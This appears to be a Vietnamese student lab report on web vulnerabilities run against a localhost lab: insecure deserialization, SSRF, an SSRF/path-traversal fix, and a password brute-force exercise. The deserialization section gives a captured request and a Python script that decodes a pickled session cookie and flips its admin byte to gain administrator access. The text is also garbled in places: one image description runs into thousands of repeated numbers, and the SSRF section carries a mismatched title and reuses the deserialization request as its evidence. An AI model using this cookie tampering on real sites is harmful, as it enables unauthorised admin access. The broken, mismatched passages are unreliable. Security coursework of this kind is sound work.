
1 GET /insec_des_lab HTTP/1.1
2 Host: localhost:8000
3 sec-ch-ua: "Chromium";v="129", "Not=A?Brand";v="0"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:8000/insec_des
15 Accept-Encoding: gzip, deflate, br
16 Cookie: csrfToken=Feir0uhqtqkJcVvnkFaBBRnLdcL7yWkjEDUMSVzVI1klo7p6afAglki4SC0tnEi; sessionid=dycucffptpg55z4hiho173b0hk23y12s; token=PASVNAAAAAAAACMEmldhJvZHvjdGlvbi52aVV3c5SMCFRlc3RVc2VylJOUKYUfZSMBWFkbWluiEsac2Iu
17 Connection: keep-alive
18
19

```

2. Sử dụng 1 chương trình python để decode base64 và có được giá trị decode, trong đó ta thấy có giá trị 00 khá đáng nghi, có thể là quyền admin ở giá trị 0 nên ta thực hiện thay đổi nó thành 01 để truy cập vào trang web. Sau cùng ta thực hiện encode base64 lại để sử dụng cookie mới này thăm nhập trang web

```
1 import base64
2
3 # Cookie ban đầu (giá trị đây là giá trị base64 của đối tượng tuân tự hóa bằng pickle)
4 cookie = "gAVNAAAAAAAACMEmludHJvZHvjdG1vbis2aWV3c5SMCFRlc3RVc2VylJOUKYGuFZSMBWFkbWlulEsAc2Iu" # Example base64 encoded cookie
5
6 # Bước 1: Giải mã base64
7 decoded_cookie = base64.b64decode(cookie)
8 print(f"Giá trị sau khi giải mã base64: {decoded_cookie}")
9
10 # Bước 2: Tìm vị trí của chuỗi 'admin\x94K\x00'
11 target_sequence = b'admin\x94K\x00'
12 position = decoded_cookie.find(target_sequence)
13
14 if position == -1:
15     print("Không tìm thấy chuỗi 'admin\\x94K\\x00' trong dữ liệu đã giải mã.")
16 else:
17     print(f"Tim thấy chuỗi 'admin\\x94K\\x00' tại vị trí: {position}")
18
19 # Bước 3: Thay đổi bit trong byte '\x00'
20 byte_list = list(decoded_cookie)
21 byte_list[position + len(target_sequence) - 1] ^= 0b00000001 # Lật bit cuối cùng của byte '\x00'
22
23 # Bước 4: Chuyển đổi lại thành chuỗi byte
24 modified_cookie_bytes = bytes(byte_list)
25
26 # Bước 5: Mã hóa lại base64
```

3. Thành công truy cập với quyền Admin



- **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng này có mức độ ảnh hưởng nghiêm trọng vì kẻ tấn công có thể chèn mã độc vào dữ liệu được deserialized, họ có thể thực thi mã tùy ý trên máy chủ hoặc tăng quyền của người dùng dẫn đến các vấn đề như mất dữ liệu, trang web bị DoS hay ảnh hưởng tài chính và dịch vụ

- Khuyến cáo khắc phục:

- + Tránh deserialization dữ liệu không đáng tin cậy
 - + Sử dụng định dạng an toàn hơn như Json hay XML
 - + Kiểm tra và xác thực dữ liệu trước khi deserialization
 - + Thực hiện kiểm tra bảo mật thường xuyên
 - + Chạy deserialization trong môi trường cách ly (sandbox)

Bài Tập 3 – SSRF_Lab2

- **Tiêu đề:** Insecure Deserialization

- **Mô tả lỗ hổng:** Lỗ hổng xảy ra khi ứng dụng web cho phép người dùng gửi các yêu cầu HTTP đến các nguồn tài nguyên bên ngoài mà không có đủ kiểm soát và xác thực. Điều này có thể dẫn đến việc kẻ tấn công gửi yêu cầu đến các dịch vụ nội bộ hoặc các tài nguyên mà lẽ ra không nên có quyền truy cập từ bên ngoài.

+ **Tóm tắt:** Ứng dụng tiếp nhận URL từ người dùng mà không có xác thực hay lọc, sau đó tiến đến URL được cung cấp (bao gồm cả URL nội bộ như localhost) hoặc các dịch vụ khác mà ứng dụng có thể bị khai thác

+ **Các bước để thực hiện lại và bằng chứng:**

(Video minh chứng cách làm: <https://youtu.be/VHgbPzBK0yw>)


1. Khi ta truy cập trang web từ localhost thì sẽ không thấy được thông điệp

```

Request
Pretty Raw Hex
1 GET /insec_des_lab HTTP/1.1
2 Host: localhost:8000
3 sec-ch-ua: "Chromium";v="129", "Not=A?Brand";v="0"
4 sec-ch-ua-mobile: 70
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:8000/insec_des
15 Accept-Encoding: gzip, deflate, br
16 Cookie: csrfToken=Felr0uhqtqkJQcVvnkFaBBRnLdcL7yWkjKDUM5VzVIIklo7p6afAglk14SC0tN1; sessionid=dycucffptpg55z4hiho173b0hk23y12s; token=IASVNAAAAAAAACMEMludHjdZHVjdGlvbi52aVV3c5SMCFRlc3RVc2VyiJOUKYGUfZSMBWFkbWluEsAc2Iu
17 Connection: keep-alive
18
19

```

2. Khi truy cập từ trang web có lỗ hổng thì thành công lấy được thông tin mật



- **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng này có mức độ ảnh hưởng nghiêm trọng vì kẻ tấn công có thể gửi yêu cầu đến các dịch vụ nội bộ mà không bị hạn chế, từ đó có thể tận dụng lỗ hổng này để thực thi mã từ xa, dẫn đến các cuộc tấn công nghiêm trọng hoặc lấy được các thông tin nhạy cảm gây ra các vụ tấn công DoS hay mất mát dữ liệu, tài chính và uy tín của công ty

- Khuyến cáo khắc phục:

- + Xác thực và lọc URL
- + Giới hạn truy cập đến các tài nguyên nội bộ
- + Sử dụng các biện pháp bảo mật cho yêu cầu HTTP
- + Theo dõi và ghi lại các yêu cầu vào log
- + Thực hiện kiểm tra bảo mật thường xuyên

Bài Tập 4 – Ssrf_discussion

- Tiêu đề: SSRF

- Mô tả lỗ hổng: Ở lab này yêu cầu chúng ta sửa lỗi ssrf lab_1, như đã phân tích ở bài tập 5 đoạn code của chương trình bị lỗ hổng Server-Side Request Forgery (SSRF) do cách ứng dụng xử lý input từ người dùng khi đọc file từ yêu cầu POST

+ Tóm tắt: Thực hiện sửa đổi đoạn code để an toàn hơn

+ Các bước để thực hiện lại và bằng chứng:

1. Đây là các dòng có vấn đề gây nên lỗ hổng SSRF

<img alt="Screenshot of a security challenge interface titled 'Choose the lines with insecure/defective code'. It shows a code editor with several lines of Python code. Lines 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131, 132, 133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196, 197, 198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214, 215, 216, 217, 218, 219, 220, 221, 222, 223, 224, 225, 226, 227, 228, 229, 230, 231, 232, 233, 234, 235, 236, 237, 238, 239, 240, 241, 242, 243, 244, 245, 246, 247, 248, 249, 250, 251, 252, 253, 254, 255, 256, 257, 258, 259, 259, 260, 261, 262, 263, 264, 265, 266, 267, 268, 269, 270, 271, 272, 273, 274, 275, 276, 277, 278, 279, 280, 281, 282, 283, 284, 285, 286, 287, 288, 289, 289, 290, 291, 292, 293, 294, 295, 296, 297, 298, 299, 299, 300, 301, 302, 303, 304, 305, 306, 307, 308, 309, 309, 310, 311, 312, 313, 314, 315, 316, 317, 318, 319, 319, 320, 321, 322, 323, 324, 325, 326, 327, 328, 329, 329, 330, 331, 332, 333, 334, 335, 336, 337, 338, 339, 339, 340, 341, 342, 343, 344, 345, 346, 347, 348, 349, 349, 350, 351, 352, 353, 354, 355, 356, 357, 358, 359, 359, 360, 361, 362, 363, 364, 365, 366, 367, 368, 369, 369, 370, 371, 372, 373, 374, 375, 376, 377, 378, 379, 379, 380, 381, 382, 383, 384, 385, 386, 387, 388, 389, 389, 390, 391, 392, 393, 394, 395, 396, 397, 398, 399, 399, 400, 401, 402, 403, 404, 405, 406, 407, 408, 409, 409, 410, 411, 412, 413, 414, 415, 416, 417, 418, 419, 419, 420, 421, 422, 423, 424, 425, 426, 427, 428, 429, 429, 430, 431, 432, 433, 434, 435, 436, 437, 438, 439, 439, 440, 441, 442, 443, 444, 445, 446, 447, 448, 449, 449, 450, 451, 452, 453, 454, 455, 456, 457, 458, 459, 459, 460, 461, 462, 463, 464, 465, 466, 467, 468, 469, 469, 470, 471, 472, 473, 474, 475, 476, 477, 478, 479, 479, 480, 481, 482, 483, 484, 485, 486, 487, 488, 489, 489, 490, 491, 492, 493, 494, 495, 496, 497, 498, 499, 499, 500, 501, 502, 503, 504, 505, 506, 507, 508, 509, 509, 510, 511, 512, 513, 514, 515, 516, 517, 518, 519, 519, 520, 521, 522, 523, 524, 525, 526, 527, 528, 529, 529, 530, 531, 532, 533, 534, 535, 536, 537, 538, 539, 539, 540, 541, 542, 543, 544, 545, 546, 547, 548, 549, 549, 550, 551, 552, 553, 554, 555, 556, 557, 558, 559, 559, 560, 561, 562, 563, 564, 565, 566, 567, 568, 569, 569, 570, 571, 572, 573, 574, 575, 576, 577, 578, 579, 579, 580, 581, 582, 583, 584, 585, 586, 587, 588, 589, 589, 590, 591, 592, 593, 594, 595, 596, 597, 598, 599, 599, 600, 601, 602, 603, 604, 605, 606, 607, 608, 609, 609, 610, 611, 612, 613, 614, 615, 616, 617, 618, 619, 619, 620, 621, 622, 623, 624, 625, 626, 627, 628, 629, 629, 630, 631, 632, 633, 634, 635, 636, 637, 638, 639, 639, 640, 641, 642, 643, 644, 645, 646, 647, 648, 649, 649, 650, 651, 652, 653, 654, 655, 656, 657, 658, 659, 659, 660, 661, 662, 663, 664, 665, 666, 667, 668, 669, 669, 670, 671, 672, 673, 674, 675, 676, 677, 678, 679, 679, 680, 681, 682, 683, 684, 685, 686, 687, 688, 689, 689, 690, 691, 692, 693, 694, 695, 696, 697, 698, 699, 699, 700, 701, 702, 703, 704, 705, 706, 707, 708, 709, 709, 710, 711, 712, 713, 714, 715, 716, 717, 718, 719, 719, 720, 721, 722, 723, 724, 725, 726, 727, 728, 729, 729, 730, 731, 732, 733, 734, 735, 736, 737, 738, 739, 739, 740, 741, 742, 743, 744, 745, 746, 747, 748, 749, 749, 750, 751, 752, 753, 754, 755, 756, 757, 758, 759, 759, 760, 761, 762, 763, 764, 765, 766, 767, 768, 769, 769, 770, 771, 772, 773, 774, 775, 776, 777, 778, 779, 779, 780, 781, 782, 783, 784, 785, 786, 787, 788, 789, 789, 790, 791, 792, 793, 794, 795, 796, 797, 798, 799, 799, 800, 801, 802, 803, 804, 805, 806, 807, 808, 809, 809, 810, 811, 812, 813, 814, 815, 816, 817, 818, 819, 819, 820, 821, 822, 823, 824, 825, 826, 827, 828, 829, 829, 830, 831, 832, 833, 834, 835, 836, 837, 838, 839, 839, 840, 841, 842, 843, 844, 845, 846, 847, 848, 849, 849, 850, 851, 852, 853, 854, 855, 856, 857, 858, 859, 859, 860, 861, 862, 863, 864, 865, 866, 867, 868, 869, 869, 870, 871, 872, 873, 874, 875, 876, 877, 878, 879, 879, 880, 881, 882, 883, 884, 885, 886, 887, 888, 889, 889, 890, 891, 892, 893, 894, 895, 896, 897, 898, 899, 899, 900, 901, 902, 903, 904, 905, 906, 907, 908, 909, 909, 910, 911, 912, 913, 914, 915, 916, 917, 918, 919, 919, 920, 921, 922, 923, 924, 925, 926, 927, 928, 929, 929, 930, 931, 932, 933, 934, 935, 936, 937, 938, 939, 939, 940, 941, 942, 943, 944, 945, 946, 947, 948, 949, 949, 950, 951, 952, 953, 954, 955, 956, 957, 958, 959, 959, 960, 961, 962, 963, 964, 965, 966, 967, 968, 969, 969, 970, 971, 972, 973, 974, 975, 976, 977, 978, 979, 979, 980, 981, 982, 983, 984, 985, 986, 987, 988, 989, 989, 990, 991, 992, 993, 994, 995, 996, 997, 998, 999, 999, 1000, 1001, 1002, 1003, 1004, 1005, 1006, 1007, 1008, 1009, 1009, 1010, 1011, 1012, 1013, 1014, 1015, 1016, 1017, 1018, 1019, 1019, 1020, 1021, 1022, 1023, 1024, 1025, 1026, 1027, 1028, 1029, 1029, 1030, 1031, 1032, 1033, 1034, 1035, 1036, 1037, 1038, 1039, 1039, 1040, 1041, 1042, 1043, 1044, 1045, 1046, 1047, 1048, 1049, 1049, 1050, 1051, 1052, 1053, 1054, 1055, 1056, 1057, 1058, 1059, 1059, 1060, 1061, 1062, 1063, 1064, 1065, 1066, 1067, 1068, 1069, 1069, 1070, 1071, 1072, 1073, 1074, 1075, 1076, 1077, 1078, 1079, 1079, 1080, 1081, 1082, 1083, 1084, 1085, 1086, 1087, 1088, 1089, 1089, 1090, 1091, 1092, 1093, 1094, 1095, 1096, 1097, 1097, 1098, 1099, 1099, 1100, 1101, 1102, 1103, 1104, 1105, 1106, 1107, 1108, 1109, 1109, 1110, 1111, 1112, 1113, 1114, 1115, 1116, 1117, 1118, 1119, 1119, 1120, 1121, 1122, 1123, 1124, 1125, 1126, 1127, 1128, 1129, 1129, 1130, 1131, 1132, 1133, 1134, 1135, 1136, 1137, 1138, 1139, 1139, 1140, 1141, 1142, 1143, 1144, 1145, 1146, 1147, 1148, 1149, 1149, 1150, 1151, 1152, 1153, 1154, 1155, 1156, 1157, 1158, 1159, 1159, 1160, 1161, 1162, 1163, 1164, 1165, 1166, 1167, 1168, 1169, 1169, 1170, 1171, 1172, 1173, 1174, 1175, 1176, 1177, 1178, 1179, 1179, 1180, 1181, 1182, 1183, 1184, 1185, 1186, 1187, 1188, 1189, 1189, 1190, 1191, 1192, 1193, 1194, 1195, 1196, 1197, 1197, 1198, 1199, 1199, 1200, 1201, 1202, 1203, 1204, 1205, 1206, 1207, 1208, 1208, 1209, 1210, 1211, 1212, 1213, 1214, 1215, 1216, 1217, 1218, 1218, 1219, 1220, 1221, 1222, 1223, 1224, 1225, 1226, 1227, 1228, 1229, 1229, 1230, 1231, 1232, 1233, 1234, 1235, 1236, 1237, 1238, 1239, 1239, 1240, 1241, 1242, 1243, 1244, 1245, 1246, 1247, 1248, 1249, 1249, 1250, 1251, 1252, 1253, 1254, 1255, 1256, 1257, 1258, 1259, 1259, 1260, 1261, 1262, 1263, 1264, 1265, 1266, 1267, 1268, 1269, 1269, 1270, 1271, 1272, 1273, 1274, 1275, 1276, 1277, 1278, 1279, 1279, 1280, 1281, 1282, 1283, 1284, 1285, 1286, 1287, 1288, 1289, 1289, 1290, 1291, 1292, 1293, 1294, 1295, 1296, 1297, 1297, 1298, 1299, 1299, 1300, 1301, 1302, 1303, 1304, 1305, 1306, 1307, 1308, 1308, 1309, 1310, 1311, 1312, 1313, 1314, 1315, 1316, 1317, 1318, 1318, 1319, 1320, 1321, 1322, 1323, 1324, 1325, 1326, 1327, 1328, 1329, 1329, 1330, 1331, 1332, 1333, 1334, 1335, 1336, 1337, 1338, 1339, 1339, 1340, 1341, 1342, 1343, 1344, 1345, 1346, 1347, 1348, 1349, 1349, 1350, 1351, 1352, 1353, 1354, 1355, 1356, 1357, 1358, 1359, 1359, 1360, 1361, 1362, 1363, 1364, 1365, 1366, 1367, 1368, 1369, 1369, 1370, 1371, 1372, 1373, 1374, 1375, 1376, 1377, 1378, 1379, 1379, 1380, 1381, 1382, 1383, 1384, 1385, 1386, 1387, 1388, 1389, 1389, 1390, 1391, 1392, 1393, 1394, 1395, 1396, 1397, 1397, 1398, 1399, 1399, 1400, 1401, 1402, 1403, 1404, 1405, 1406, 1407, 1408, 1408, 1409, 1410, 1411, 1412, 1413, 1414, 1415, 1416, 1417, 1418, 1418, 1419, 1420, 1421, 1422, 1423, 1424, 1425, 1426, 1427, 1428, 1429, 1429, 1430, 1431, 1432, 1433, 1434, 1435, 1436, 1437, 1438, 1439, 1439, 1440, 1441, 1442, 1443, 1444, 1445, 1446, 1447, 1448, 1449, 1449, 1450, 1451, 1452, 1453, 1454, 1455, 1456, 1457, 1458, 1459, 1459, 1460, 1461, 1462, 1463, 1464, 1465, 1466, 1467, 1468, 1469, 1469, 1470, 1471, 1472, 1473, 1474, 1475, 1476, 1477, 1478, 1479, 1479, 1480, 1481, 1482, 1483, 1484, 1485, 1486, 1487, 1488, 1489, 1489, 1490, 1491, 1492, 1493, 1494, 1495, 1496, 1497, 1497, 1498, 1499, 1499, 1500, 1501, 1502, 1503, 1504, 1505, 1506, 1507, 1508, 1508, 1509, 1510, 1511, 1512, 1513, 1514, 1515, 1516, 1517, 1518, 1518, 1519, 1520, 1521, 1522, 1523, 1524, 1525, 1526, 1527, 1528, 1529, 1529, 1530, 1531, 1532, 1533, 1534, 1535, 1536, 1537, 1538, 1539, 1539, 1540, 1541, 1542, 1543, 1544, 1545, 1546, 1547, 1548, 1549, 1549, 1550, 1551, 1552, 1553, 1554, 1555, 1556, 1557, 1558, 1559, 1559, 1560, 1561, 1562, 1563, 1564, 1565, 1566, 1567, 1568, 1569, 1569, 1570, 1571, 1572, 1573, 1574, 1575, 1576, 1577, 1578, 1579, 1579, 1580, 1581, 1582, 1583, 1584, 1585, 1586, 1587, 1588, 1589, 1589, 1590, 1591, 1592, 1593, 1594, 1595, 1596, 1597, 1597, 1598, 1599, 1599, 1600, 1601, 1602, 1603, 1604, 1605, 1606, 1607, 1608, 1608, 1609, 1610, 1611, 1612, 1613, 1614, 1615, 1616, 1617, 1618, 1618, 1619, 1620, 1621, 1622, 1623, 1624, 1625, 1626, 1627, 1628, 1629, 1629, 1630, 1631, 1632, 1633, 1634, 1635, 1636, 1637, 1638, 1639, 1639, 1640, 1641, 1642, 1643, 1644, 1645, 1646, 1647, 1648, 1649, 1649, 1650, 1651, 1652, 1653, 1654, 1655, 1656, 1657, 1658, 1659, 1659, 1660, 1661, 1662, 1663, 1664, 1665, 1666, 1667, 1668, 1669, 1669, 1670, 1671, 1672, 1673, 1674, 1675, 1676, 1677, 1678, 1679, 1679, 1680, 1681, 1682, 1683, 1684, 1685, 1686, 1687, 1688, 1689, 1689, 1690, 1691, 1692, 1693, 1694, 1695, 1696, 1697, 1697, 1698, 1699, 1699, 1700, 1701, 1702, 1703, 1704, 1705, 1706, 1707, 1708, 1708, 1709, 1710, 1711, 1712, 1713, 1714, 1715, 1716, 1717, 1718, 1718, 1719, 1720, 1721, 1722, 1723, 1724, 1725, 1726, 1727, 1728, 1729, 1729, 1730, 1731, 1732, 1733, 1734, 1735, 1736, 1737, 1738, 1739, 1739, 1740, 1741, 1742, 1743, 1744, 1745, 1746, 1747, 1748, 1749, 1749, 1750, 1751, 1752, 1753, 1754, 1755, 1756, 1757, 1758, 1759, 1759, 1760, 1761, 1762, 1763, 1764, 1765, 1766, 1767, 1768, 1769, 1769, 1770, 1771, 1772, 1773, 1774, 1775, 1776, 1777, 1778, 1779, 1779, 1780, 1781, 1782, 1783, 1784, 1785, 1786, 1787, 1788, 1789, 1789, 1790, 1791, 1792, 1793, 1794, 1795, 1796, 1797, 1797, 1798, 1799, 1799, 1800, 1801, 1802, 1803, 1804, 1805, 1806, 1807, 1808, 1808, 1809, 1810, 1811, 1812, 1813, 1814, 1815, 1816, 1817, 1818, 1818, 18

3. Phân tích các thay đổi chính:

- Ở vùng màu đỏ:

+ Thay đổi phương thức lấy giá trị của “blog” thành request.Post.get() để nếu người dùng không nhập input thì giá trị sẽ trả về None từ đó điều kiện liền sau có thể kích hoạt ngay là trả về thông báo lấy blog lỗi

+ Điều kiện thứ hai để chúng ta xác định rằng input của người dùng có sử dụng các dấu “/” hay “//” không, nhằm ngăn chặn các cuộc tấn công đường dẫn (path traversal attacks)

- Ở vùng màu cam:

+ Sử dụng điều kiện thực hiện kiểm tra xem đường dẫn kiểm tra xem filename có nằm trong dirname hay không bằng cách sử dụng hàm os.path.commonpath. Nếu filename không nằm trong dirname, nó sẽ trả về một trang HTML với thông báo "Invalid file path". Điều này giúp ngăn chặn các cuộc tấn công đường dẫn (path traversal attacks)

Bài Tập 5 – Password brute-force via password change

- **Tiêu đề:** Brute-force password

- **Mô tả lỗ hổng:** Lỗ hổng xảy ra vì trang web cho phép người dùng thay đổi mật khẩu nhưng không có các biện pháp bảo vệ đầy đủ, dẫn đến kẻ tấn công có thể thử nhiều lần các mật khẩu cũ mà không bị phát hiện. Điều này có thể giúp kẻ tấn công thực hiện brute-force để đoán mật khẩu hoặc các thông tin nhạy cảm liên quan đến việc thay đổi mật khẩu


+ **Tóm tắt:** Thực hiện đăng nhập vào 1 tài khoản có sẵn, thực hiện thử thay đổi password theo từng trường hợp, sau đó thực hiện brute force tài khoản cần biết mật khẩu dựa trên những gì ta đã thử bằng Burp Suit Intruder

+ **Các bước để thực hiện lại và bằng chứng:**

